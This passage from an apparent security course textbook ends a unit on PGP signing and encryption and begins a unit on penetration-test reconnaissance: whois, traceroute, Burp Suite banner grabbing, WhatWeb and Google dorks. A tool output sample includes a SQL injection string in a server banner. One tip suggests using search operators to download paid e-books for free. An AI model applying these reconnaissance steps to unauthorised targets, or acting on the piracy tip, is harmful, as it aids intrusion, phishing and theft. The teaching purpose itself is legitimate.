Today, there are two basic versions of PGP software available. Freeware versions are available from PGP International at www.pgpi.org, and commercial versions are available from PGP Corporations at www.pgp.com. There is also an open-source version, called GPG, available at www.gnupg.org.

Pretty Good Privacy (PGP) is one of today's most widely used public key cryptography programs. Developed by Philip Zimmermann in the early 1990s and long the subject of controversy, PGP is available as a plug-in for many e-mail clients, such as Claris EMailer, Microsoft Outlook/Outlook Express, and Qualcomm Eudora.

PGP can be used to sign or encrypt e-mail messages with the mere click of the mouse. Depending upon the version of PGP, the software uses SHA or MD5 for calculating the message hash; CAST, Triple-DES, or IDEA for encryption; and RSA or DSS/Diffie-Hellman for key exchange and digital signatures.

When PGP is first installed, the user has to create a key-pair. One key, the public key, can be advertised and widely circulated. The private key is protected by use of a *passphrase*. The passphrase has to be entered every time the user accesses their private key.

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA1

Hi Carol.

What was that pithy Groucho Marx quote?

/kess

-----BEGIN PGP SIGNATURE-----

Version: PGP for Personal Privacy 5.0

Charset: noconv

iQA/AwUBNFUdO5WOcz5SFtuEEQJx/ACaAgR97+vvDU6XWELV/GANjAAgBtUANjG3

Sdfw2JgmZIOLNjFe7jP0Y8/M

=jUAU

-----END PGP SIGNATURE-----



Figure 79: A PGP signed message

Figure above shows a PGP signed message. This message will not be kept secret from an eavesdropper, but a recipient can be assured that the message has not been altered from what the sender transmitted. In this instance, the sender signs the message using their own private key. The receiver uses the sender's public key to verify the signature; the public key is taken from the receiver's keyring based on the sender's e-mail address. Note that the signature process does not work unless the sender's public key is on the receiver's keyring.

```
-----BEGIN PGP MESSAGE-----  
  
Version: PGP for Personal Privacy 5.0  
  
MessageID: DAdVB3wzpBr3YRunZwYvhK5gBKBXOb/m  
  
qANQR1DBwU4D/TIT68XXuiUQCADfj2o4b4aFYBcWumA7hR1Wvz9rbv2BR6WbEUsy  
ZBIEFtjyqCd96qF38sp9IQiJIKINaZfx2GLRWikPZwchUXxB+AA5+lqsG/ELBvRa  
c9XefaYpbbAZ6z6LkOQ+eE0XASe7aEEPfdxvZZT37dVyiyxuBBRYNLN8Bphdr2zv  
z/9Ak4/OLnLiJRk05/2UNE5Z0a+3lcvITMmfGajvRhkXqocavPOKiin3hv7+Vx88  
uLLem2/fQHZhGcQvkqZVqXx8SmNw5gzuvwjV1WHj9muDGBY0MkjiZIRI7azWnoU9  
3KCnmpR60VO4rDRAS5uGI9fioSvze+q8XqxubaNsgdKkoD+tB/4u4c4tznLfw1L2  
YBS+dzFDw5desMFSO7JkecAS4NB9jAu9K+f7PTAsesCBNETDd49BTOFFTTWavAfE  
gLYcPrcn4s3EriUgvL3OzPR4P1chNu6sa3ZJkTBbriDoA3VpnqG3hxqfNyOlqAka
```

```
mJJuQ53Ob9ThaFH8YcE/VqUFdw+bQtrAJ6NpjIxi/x0FfOIhC/bBw7pDLXBFNaX
HdlLQRPQdrmnWskKznOSarxq4GjpRTQo4hpCRJJ5aU7tZO9HPTZXFG6iRIT0wa47

AR5nvkEKoIAjW5HaDKiJriuWLdtN4OXecWvxFsJR32ebz76U8aLpAK87GZEyTzBx
dV+IH0hwyT/y1cZQ/E5USePP4oKWF4uquqPee1OPeFMB04CvuGyhZXD/18Ft/53Y
WiebvdiCqsOoabK3jEfdGExce63zDI0=
=MpRf
-----END PGP MESSAGE-----
```

Figure 80: A PGP encrypted message

Figure above shows a PGP encrypted message (PGP compresses the file, where practical, prior to encryption because encrypted files have a high degree of randomness and, therefore, cannot be efficiently compressed). In this example, public key methods are used to exchange the session key for the actual message encryption that employs secret-key cryptography. In this case, the receiver's e-mail address is the pointer to the public key in the sender's keyring; in fact, the same message can be sent to multiple recipients and the message will not be significantly longer since all that needs to be added is the session key encrypted by each receiver's public key. When the message is received, the recipient will use their private key to extract the session secret key to successfully decrypt the message.

Hi Gary,

"Outside of a dog, a book is man's best friend.

Inside of a dog, it's too dark to read."



Figure 81: The decrypted message

It is worth noting that PGP was one of the first so-called "hybrid cryptosystems" that combined aspects of SKC and PKC. When Zimmermann was first designing PGP in the late-1980s, he wanted to use RSA to encrypt the entire message. The PCs of the days, however, suffered significant performance degradation when executing RSA so he hit upon the idea of using SKC to encrypt the message and PKC to encrypt the SKC key.

PGP went into a state of flux in 2002. Zimmermann sold PGP to Network Associates, Inc. (NAI) in 1997 and himself resigned from NAI in early 2001. In March 2002, NAI announced that they were dropping support for the commercial version of PGP having failed to find a buyer for the product willing to pay what NAI wanted. In August 2002, PGP was purchased from NAI by PGP Corp. which, in turn, was purchased by Symantec. Meanwhile, there are many freeware versions of PGP available through the International PGP Page and the OpenPGP Alliance. Also check out the GNU Privacy Guard (GnuPG), a GNU project implementation of OpenPGP (defined in RFC 2440).

4.8 SUMMARY

In this business of Cryptography , it is assumed that an attacker will be able to lay hand on Cryptographic algorithm and Cipher Text, using one of the methods described earlier in this unit . However, the most important aspects of the strength of the Cryptography is protection of the Key. Key distribution and management has thrown lots of challenges, which have been overcome by optimal usage of mixing both Symmetric and Asymmetric Key Cryptography. The process of making Network Communication more and more secure will continue since basic architecture of Internet has certain flaws. An attacker will continue to throw challenges for the developer and the process will carry on.

4.9 CHECK YOUR PROGRESS

1. is most widely used to conduct credit card transaction on insecure networks.
2. SET uses for confidentiality,for integrity and for cardholders authentication.
3. provides communication security over insecure networks

4.10 ANSWERS TO CHECK YOUR PROGRESS

1. SET (Secure Electronic transaction)

2. DES, Digital Signatures and RSA asymmetric system, X.509 digital certificates
3. SSL

4.11 Model Questions

1. What do you understand by “Man in the middle attack” ? Explain briefly.
2. What is ‘Meet in the middle attack” ?
3. How does SET work ?
4. How is security of e-mail is ensured?
5. How does PGP work?

BLOCK III

UNIT I: FOOTPRINTING AND RECONNAISSANCE

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- Steps involved in penetration testing/hacking.
- How to gather information of target through active and passive methods
- Using Google for collecting target information
- How to use various tools for carrying out footprinting and reconnaissance?

1.2 INTRODUCTION

In this unit we are going to understand the concepts, a hacker will utilize, to break into our system and same will be used to test the strength of our network and its elements. Our endeavor will be to use open source tools to perform the task. I have used BackTrack5 distribution of Linux which has now been renamed as Kali Linux. I don't see any challenge in using Kali Linux, once a student becomes conversant with the commands and tools available in BackTrack.

1.3 INFORMATION GATHERING TECHNIQUES

There is a saying that goes "The more information you have about the target, the more is the chance of successful exploitation." Information gathering is the first phase of hacking. In this phase, we gather as much information as possible regarding the target's online presence, which in turn reveal useful information about the target itself. The required information will depend on whether we are doing a network pentest (penetration test) or a web application pentest. In the case of a network pentest, our main goal would be to gather information on the network. The same applies to web application pentests. In this unit, we will cover numerous methods of real-world information intelligence. In general, all information gathering techniques can be classified into two main categories:

- Active information gathering
- Passive information gathering

1.3.1 Active Information Gathering

In active information gathering, we would directly engage with the target, for example, gathering information about what ports are open on a particular target, what services they are running, and what operating system they are using. However, the techniques involving active information gathering would be very noisy at the other end. As they are easily detected by IDS, IPS, and firewalls and generate a log of their presence, and hence are not recommended sometimes.

1.3.2 PassiveInformationGathering

In passive information gathering, we do not directly engage with the target. Instead, we use search engines, social media, and other websites to gather information about the target. This method is recommended, since it does not generate any log of presence on the target system. A common example would be to use LinkedIn, Facebook, and other social networks to gather information about the employees and their interests. This would be very useful when we perform phishing, keylogging, browser exploitation, and other client side attacks on the employees.

1.4 SOURCES OF INFORMATION GATHERING

There are many sources of information; the most important ones are as follows:

- Social media website
- Search engines
- ForumsPress releases
- People search
- Job sites

We shall cover some of these sources in detail along with some tools of the trade.

1.5 ACTIVE INFORMATION GATHERING

1.5.1 CopyingWebsitesLocally

There are many tools that can be used to copy websites locally; however, one of the most comprehensive tools is htrack. It can be used to investigate the website further. For example, let's suppose that the file permissions of a configuration file are not set properly. The configuration might reveal some important information, for example, username and password, about the target.




Figure 82: htrack

If you are on Linux, you can use Wget command to copy a webpage locally.

Wget http://<Target_URL>

Another great tool is Website Ripper Copier, which has a few additional functions thanhtrack.




Figure 83: Ripper Copier

1.5.2 Information Gathering with Whois

As mentioned earlier, our goal in the information gathering and enumeration phase is to gather as much information as possible about the target. Whois holds a huge database that contains information regarding almost every website that is on the web, most common information are “who owns the website” and “the e-mail of the owner,” which can be used to perform social engineering attacks. Whois database is accessible on whois.domaintools.com. It’s also available in BackTrack but you would need to issue the following command from BackTrack to enable it:

apt-get install whois

In order to perform a Whois search on a website, you would need to type

Whois<domainname>fromthecommandline:

whois<domainname>

You would see the following output:

```

Administrative Contact:
Private, Registration TECHLOTIPS.COM@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
(480) 624-2599 Fax -- (480) 624-2598

Technical Contact:
Private, Registration TECHLOTIPS.COM@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
(480) 624-2599 Fax -- (480) 624-2598

Domain servers in listed order:
NS2693.HOSTGATOR.COM
NS2694.HOSTGATOR.COM

```

Figure 84: Whois search output screen

You can see that it has revealed some interesting information such as the e-mail of the owner (which I have set to private b/w) and the name servers, which shows that hostagtor.com is hosting this website. We will learn some effective methods to determine name servers later in this section, when we will talk about DNS enumeration.

1.5.3 Finding Other Websites Hosted on the Same Server

The method is called reverse IP lookup.

1.5.3.1 Yougetsignal.com

Yougetsignal.com allows you to perform a reverse IP lookup on a webserver to detect all other websites present on the same server. All you need to do is enter the domain.



Figure 85: Screenshot of Yougetsignal.com

There is another tool called ritx that is also used to perform this task.

1.5.4 Tracing the Location

You would need to know the IP address of the webserver in order to trace the exact location. There are several methods to figure it out. We will use the simplest one, that is, the ping command. Ping command sends icmp echo requests to check if the website is up. It's used for network trouble- shooting purposes.

From your command line, type the following: *ping www.techlotips.com*

The output would be as follows:

```
C:\Users\ashok>ping www.techlotips.com
Pinging techlotips.com [50.22.81.62] with 32 bytes of data: Reply from
50.22.81.62: bytes = 32 time = 304ms TTL = 47
Reply from 50.22.81.62: bytes = 32 time = 282ms TTL = 47
Reply from 50.22.81.62: bytes = 32 time = 291ms TTL = 47
Reply from 50.22.81.62: bytes = 32 time = 297ms TTL = 47
```

So we now know that the IP address of our target is 50.22.81.62. After determining the webserver's IP, we can use some online tools to track the exact location of the webserver. One such tool is IPTracer that is available at http://www.ip-address.com/ip_tracer/yourip Just replace your IP with your target's IP, and it will show you the exact location of the webserver via Google Maps.




Figure 86: From "www.ip-address.com/ip_tracer/50.22.81.62"

1.5.5 Network Orientation using Traceroute

Traceroute is a very popular utility available in both Windows and Linux. It is used for network orientation. By network orientation I don't mean scanning a host for open ports or scanning for services running on a port. It means to figure out how the network topology, firewalls, load balancers, and control points, etc. are implemented on the network.

A traceroute uses a TTL (time to live) field from the IP header and it increments the IP packet in order to determine where the system is. The time to live value decreases every time it reaches a hop on the network (i.e. router to server is one hop). There are three different types of traceroutes:

1. ICMP traceroute (which is used in Windows by default)
2. TCP traceroute
3. UDP traceroute

ICMPTraceroute: Microsoft Windows by default uses ICMP traceroute; however, after a few hops, you will get a timeout, which indicates that there might be a device like IDS or firewall that is blocking ICMP echo requests.

TCPTraceroute: Many devices are configured to block ICMP traceroutes. This is where we try TCP or UDP traceroutes, also known as layer 4 traceroutes. TCP traceroute is by default available in BackTrack. If you can't find it, just use the following command:

```
apt-get install tcptraceroute
```

Usage

From the command line, you would need to issue the following command:

```
tcptraceroute www.google.com
```

UDPTraceroute

Linux also has a traceroute utility, but unlike Windows, it uses UDP protocol for the traceroute. In Windows, the command for traceroute is "tracrt". In Linux, it's "tracroute".

Usage

```
traceroute www.target.com
```

1.5.6 Network Mapping

1.5.6.1 NeoTrace

NeoTrace is a very fine GUI-based tool for mapping out a network.



Figure 87: NeoTrace

1.5.6.2 Cheops-ng

Cheops-ng is another remarkable tool for tracing and fingerprinting a network. This image speaks a thousand words.




Figure 88: Cheops-ng

1.5.6.3 Enumerating and Fingerprinting the Webservers

For successful target enumeration, it's necessary for us to figure out what webserver is running at the back end. In this section, we will look at both active and passive information gathering methods. As a reminder, in active information gathering, we directly interact with the target; in passive information gathering, we do not interact with the target, but use the information available on the web in order to obtain details about the target.

1.5.7 Intercepting a Response

The first thing you should probably try is to send an http request to a webserver and intercept the response. http responses normally reveal the webserver version of many websites. For that purpose, you would need a web proxy such as Burp Suite, Paros, and webscrab. Let's try to find out the name and version of the webserver running behind <target_site>.com by trapping a response with Burp Suite by following these steps:

Step 1—

first, download the free version of Burp Suite from the following website: <http://portswigger.net/burp/>

Step 2—Next, install the Burp Suite and launch it.

Step 3—Next, open Firefox.

Note: You can use any browser, but I would recommend Firefox.

Goto Tools → Options → Advanced → Network → Settings.

Step 4—

Click on the “Manual Proxy configuration” and insert the information given in following screenshot and click “Ok”.





Figure 89: Connection settings

Step 5—


Next, open up Burp Suite again, navigate to the “proxy” tab and click on the “intercept” tab and click on “intercept is off” to turn it on.



Step 6—Next, from your Firefox browser, go to www.<target_site>.com and send an http request by refreshing the page. Make sure the intercept is turned on.


Step 7—

Next, we would need to capture the http response in order to view the banner information. Intercepting here is turned off by default, so we need to turn it on. For that purpose, select the http request and then right-click on it, and under “do intercept”, click on “response to this request.”




Step 8—Next, click on the “Forward” button to forward the http request to the server. In a few seconds, we will receive an http response, revealing the http server and its version. In this case, it is Microsoft’s IIS 7.5.

afew



1.5.8 Acunetix VulnerabilityScanner

Acunetix vulnerability scanner also has an excellent webserver fingerprinting feature, and is freely available from acunetix.com. Once you've downloaded it, launch it and choose to scan a website. Under "website" type your desired website and click "Next" and it will give you the exact version of webserver.




Target information	
<tgt_site> :80	<input checked="" type="checkbox"/>
Base path	/
Server banner	Microsoft-IIS/7.5
Target URL	http://<tgt_site> :80/
Operating system	Windows
WebServer	IIS
<input checked="" type="checkbox"/> Optimize for following technologies	[ASP.NET]

For security reasons, many websites fake the server banner in order to trick newbies into thinking that the target is using a vulnerable webserver. Acunetix has the capability to detect fake server banners.

1.5.9 WhatWeb

Our active information gathering section will not be complete without introducing a tool from BackTrack. WhatWeb is an all-an-one package for performing active footprinting on a website. It has more than 900 plug-ins capable of identifying server version, e-mail addresses, and SQL errors. The tool is available in BackTrack by default in the /pentest/enumeration/web/whatweb directory. The usage is pretty simple: you need to type ./whatweb followed by the website name. You can also scan multiple websites at a time.

Command:./whatweb slashdot.org reddit.com



```
File Edit View Terminal Help
$ ./whatweb slashdot.org reddit.com
http://reddit.com [302] HTTPServer[AkamaiGHost], RedirectLocation[http://www.reddit.com
/] , Via-Proxy[1.1 bc7], IP[173.223.232.64], Akamai-Global-Host, Country[UNITED STATES]
[US]
http://www.reddit.com/ [200] Frame, PasswordField[passwd,passwd2], Script, HTTPServer['
; DROP TABLE servertypes; --], IP[203.97.86.209], JQuery, Cookies[reddit_first], Title[
reddit: the voice of the internet -- news before it happens], Country[NEW ZEALAND][NZ]
http://slashdot.org [200] Script, HTTPServer[Unix][Apache/1.3.42 (Unix) mod_perl/1.31],
Google-Analytics[GA][32013], UncommonHeaders[x-fry,x-varnish,x-xrds-location,slash_log
_data], Apache[1.3.42][mod_perl/1.31], HTML5, IP[216.34.181.45], OpenGraphProtocol[1000
00696822412], X-Powered-By[Slash 2.005001], Title[Slashdot: News for nerds, stuff that
matters], Email[buzzskyline@gmail.com,soulskillatlashdotdotorg], Country[UNITED STATES
][US]
$
```

Figure 90: Screenshot after running whatweb slashdot.org reddit.com command

1.6 PASSIVE INFORMATION GATHERING

1.6.1 Netcraft

Netcraft contains a huge online database with useful information on websites and can be used for passive reconnaissance against the target. It is also capable of fingerprinting the web servers.



The screenshot shows a browser window displaying a Netcraft report for the URL http://www.ptcl.com.pk. The report includes a 'Hosting History' table with the following data:

Netblock owner	IP address	OS	Web server	Last change
Pakistan Telecommunication company limited CDDT Building, H-9/1, Room No. 15, Training Block Islamabad, Pakistan	182.176.32.5	Windows Server 2008	Microsoft-IIS/7.5	2-Feb-2013
Pakistan Telecommunication company limited CDDT Building, H-9/1, Room No. 15, Training Block Islamabad, Pakistan	182.176.32.5	Windows Server 2008	Microsoft-IIS/7.5	2-Jan-2013

Figure 91: Screenshot of Netcraft

1.6.2 GoogleHacking


Google searches can be more than a treasure for a pentester, if he uses them effectively. With Google searches, an attacker may be able to gather some very interesting information, including passwords, on the target. Google has developed a few search parameters in order to improve targeted search. However, they are abused by hackers to search for sensitive information via Google.

1.6.2.1 Some Basic Parameters

1. Site: The site parameter is used to search for all the web pages that are indexed by Google. Webmasters have the option of specifying what pages should or should not be indexed by Google, and this information is saved in the robots.txt file, which an attacker can easily view.

Example

www.techlotips.com/robots.txt



```
sitemap: http://www.techlotips.com/sitemap.xml

User-agent: *
# disallow all files in these directories
Disallow: /cgi-bin/
Disallow: /wp-admin/
Disallow: /wp-includes/
Disallow: /wp-content/
Disallow: /go/
Disallow: /archives/
disallow: /*?*
Disallow: /wp-*
Disallow: /author
Disallow: /comments/feed/
```

As you can see from this screenshot the Webmaster has disallowed some directories from being indexed. Sometimes, you may find some interesting information in them such as admin pages and other sensitive directories that the webmaster would not like the search engines to crawl. Coming back to the site parameter, let's take a look at its usage.

Usage:

Site: *www.techlotips.com*

This query will return all the web pages indexed by Google.

Link:

Link: *www.techlotips.com*

This search query will return all the websites that have linked to techlotips.com. These websites may contain some interesting information regarding the target.

Intitle:

Intitle keyword is used to return some results with a specific title.

Usage:

Site: *www.techlotips.com* Intitle: *ftp users*

This query will return all the pages from techlotips that contain the title "ftp users"

Note: This usage query is just for demonstration as it may not work in most cases.

Inurl: Inurl is a very useful search query. It can be used to return URLs with specific keywords.

Site: *www.techlotips.com* inurl: *ceo names*

This query will return all URLs with the given keyword.

Filetype:

Site: *www.msn.com* filetype: *pdf*

You can also ask Google to return specific files such as PDF and .docx by using the filetype query.



TIP regarding Filetype

Lots of Webmasters of websites that sell e-books and other products forget to block the URL from being indexed. Using filetype, you can search for these files, and if you are lucky, you may be able to download products for free. Here is the table that summarizes the Google dorks along with their functions:

Table 13: Google dorks along with their functions

Operator	Function
+	Term must appear in the search result
